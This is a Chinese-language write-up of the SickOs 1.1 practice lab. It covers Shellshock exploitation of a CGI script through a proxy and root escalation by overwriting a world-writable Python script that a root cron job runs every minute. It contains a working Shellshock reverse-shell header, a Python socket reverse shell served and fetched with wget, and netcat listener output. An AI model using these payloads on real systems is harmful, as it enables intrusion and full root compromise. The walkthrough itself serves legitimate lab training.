curl --proxy 192.168.0.71:3128 -H  'x: () { :;};  /bin/bash -i >&  /dev/tcp/192.168.0.48/8888 0>&1 ' http://192.168.0.71/cgi-bin/status
```

反弹成功



```
└─# nc -lvp 8888
listening on [any] 8888 ...
Warning: forward host lookup failed for bogon: Unknown host
connect to [192.168.0.48] from bogon [192.168.0.71] 50170
bash: no job control in this shell
www-data@SickOs:/usr/lib/cgi-bin$ 
```

因为connect.py比较可疑，它的所有者是root，但是任何用户都可以进行读写执行



```
www-data@SickOs:/var/www$ ls -alt connect.py
ls -alt connect.py
-rwxrwxrwx 1 root root 109 Dec  5  2015 connect.py
```

这里查看一下计划任务，linux计划任务存放在/etc/cron*/文件中,

> /etc/cron.hourly/ 目录下存放的是系统每小时要做的任务可执行脚本
> /etc/cron.daily/ 目录下存放的是系统每天要做的任务可执行脚本
> /etc/cron.weekly/ 目录下存放的是系统每周要做的任务可执行脚本
> /etc/cron.monthly/ 目录下存放的是系统每月要做的任务可执行脚本

这些是可执行脚本，不是cron配置文件，crond服务通过run-parts 工具调用执行这些脚本
除了上面这几个存放定时任务的脚本外还有一个重要的文件cron.d,他是我们解题的关键，它的作用如下

当我们要增加全局性的计划任务时，一种方式是直接修改/etc/crontab。但是，一般不建议这样做，/etc/cron.d目录就是为了解决这种问题而创建的。

例如，增加一项定时的备份任务，我们可以这样处理：在/etc/cron.d目录下新建文件backup.sh，内容如下：


```
# m h dom mon dow user command
* 1 * * * root /sbin/mon_zetc_logtar.sh
```

cron进程执行时，就会自动扫描该目录下的所有文件，按照文件中的时间设定执行后面的命令。

cron执行时，也就是要读取三个地方的配置文件：一是/etc/crontab，二是/etc/cron.d目录下的所有文件，三是每个用户的配置文件


因此我们使用以下命令查看相关计划任务

```
ls -al /etc/cron*
查看etc目录下所有以cron开头的文件
```



```
www-data@SickOs:/usr/lib/cgi-bin$ ls -al /etc/cron*
ls -al /etc/cron*
-rw-r--r-- 1 root root  722 Jun 20  2012 /etc/crontab

/etc/cron.d:
total 20
drwxr-xr-x  2 root root 4096 Dec  5  2015 .
drwxr-xr-x 90 root root 4096 Mar 31  2022 ..
-rw-r--r--  1 root root  102 Jun 20  2012 .placeholder
-rw-r--r--  1 root root   52 Dec  5  2015 automate
-rw-r--r--  1 root root  544 Jul  2  2015 php5

/etc/cron.daily:
total 76
drwxr-xr-x  2 root root  4096 Sep 22  2015 .
drwxr-xr-x 90 root root  4096 Mar 31  2022 ..
-rw-r--r--  1 root root   102 Jun 20  2012 .placeholder
-rwxr-xr-x  1 root root   633 Jul 24  2015 apache2
-rwxr-xr-x  1 root root   219 Apr 10  2012 apport
-rwxr-xr-x  1 root root 15399 Nov 15  2013 apt
-rwxr-xr-x  1 root root   314 Apr 19  2013 aptitude
-rwxr-xr-x  1 root root   502 Mar 31  2012 bsdmainutils
-rwxr-xr-x  1 root root   256 Oct 14  2013 dpkg
-rwxr-xr-x  1 root root   372 Oct  5  2011 logrotate
-rwxr-xr-x  1 root root  1365 Dec 28  2012 man-db
-rwxr-xr-x  1 root root   606 Aug 17  2011 mlocate
-rwxr-xr-x  1 root root   249 Sep 13  2012 passwd
-rwxr-xr-x  1 root root  2417 Jul  2  2011 popularity-contest
-rwxr-xr-x  1 root root  2947 Jun 20  2012 standard
-rwxr-xr-x  1 root root   214 Sep 11  2012 update-notifier-common

/etc/cron.hourly:
total 12
drwxr-xr-x  2 root root 4096 Sep 22  2015 .
drwxr-xr-x 90 root root 4096 Mar 31  2022 ..
-rw-r--r--  1 root root  102 Jun 20  2012 .placeholder
```

最终在cron.d中的automate找到关于connect.py的信息



```
www-data@SickOs:/usr/lib/cgi-bin$ cat /etc/cron.d/automate
cat /etc/cron.d/automate

* * * * * root /usr/bin/python /var/www/connect.py
```

上图方框中从左到右分别代表分，时，日，月，周，这里五个星号表示每分钟都会执行。


因此我们可以得出这个connect.py每分钟都会以root用户执行，而且我们可以以普通用户的身份修改这个文件。这里就有好几种方法查看flag文件了，可疑使用python os.system执行命令反弹shell，也可以直接使用python反弹shell，也可以给root目录增大权限所有用户都可以访问，甚至修改etc/passwd中用户的权限，这里我们就用反弹shell的形式提权。

但是我这里没办法直接使用vim修改connect.py，这样他会断开，使用python的pty获得相对稳定的shell还是没办法使用vim编辑，我这里直接在我攻击机上先写好代码(shell.py)，使用wget获取下载到靶机。

python代码如下

```
#!/bin/python
import socket,subprocess,os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("192.168.1.15",8888))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/bash","-i"])
```


然后在攻击机当前路径开启http服务



```
└─# python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.1.12 - - [30/Mar/2022 21:45:57] code 404, message File not found
192.168.1.12 - - [30/Mar/2022 21:45:57] "GET /connect.py HTTP/1.1" 404 -
192.168.1.12 - - [30/Mar/2022 21:47:07] "GET /connect.py HTTP/1.1" 200 -
192.168.1.12 - - [30/Mar/2022 21:48:01] "GET /shell.py HTTP/1.1" 200 -
```


在靶机使用

wget获取python脚本




```
$ wget http://192.168.1.15:8000/shell.py
wget http://192.168.1.15:8000/shell.py
--2022-03-30 19:18:02--  http://192.168.1.15:8000/shell.py
Connecting to 192.168.1.15:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 241 [text/x-python]
Saving to: `shell.py'

100%[======================================>] 241         --.-K/s   in 0s

2022-03-30 19:18:02 (47.7 MB/s) - `shell.py' saved [241/241]
```

使用cat命令将shell.py复制到connect.py中




```
$ cat shell.py > connect.py
cat shell.py > connect.py
$ cat connect.py
cat connect.py
#!/bin/python

import socket,subprocess,os

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)

s.connect(("192.168.1.15",8888))

os.dup2(s.fileno(),0)

os.dup2(s.fileno(),1)

os.dup2(s.fileno(),2)

p=subprocess.call(["/bin/bash","-i"])
```

然后断开连接，重新在攻击机开启监听 8888端口，等了半分钟，成功反弹shell



```
└─# nc -lvp 8888
listening on [any] 8888 ...
192.168.1.12: inverse host lookup failed: Unknown host
connect to [192.168.1.15] from (UNKNOWN) [192.168.1.12] 60057
bash: no job control in this shell
root@SickOs:~#
```

查看flag



```
└─# nc -lvp 8888
listening on [any] 8888 ...
192.168.1.12: inverse host lookup failed: Unknown host
connect to [192.168.1.15] from (UNKNOWN) [192.168.1.12] 60057
bash: no job control in this shell
root@SickOs:~# whoami
whoami
root
root@SickOs:~# ls /root
ls /root
a0216ea4d51874464078c618298b1367.txt
root@SickOs:~# cat /root/a0216ea4d51874464078c618298b1367.txt
cat /root/a0216ea4d51874464078c618298b1367.txt
If you are viewing this!!

ROOT!

You have Succesfully completed SickOS1.1.
Thanks for Trying
```

这个靶场到此结束！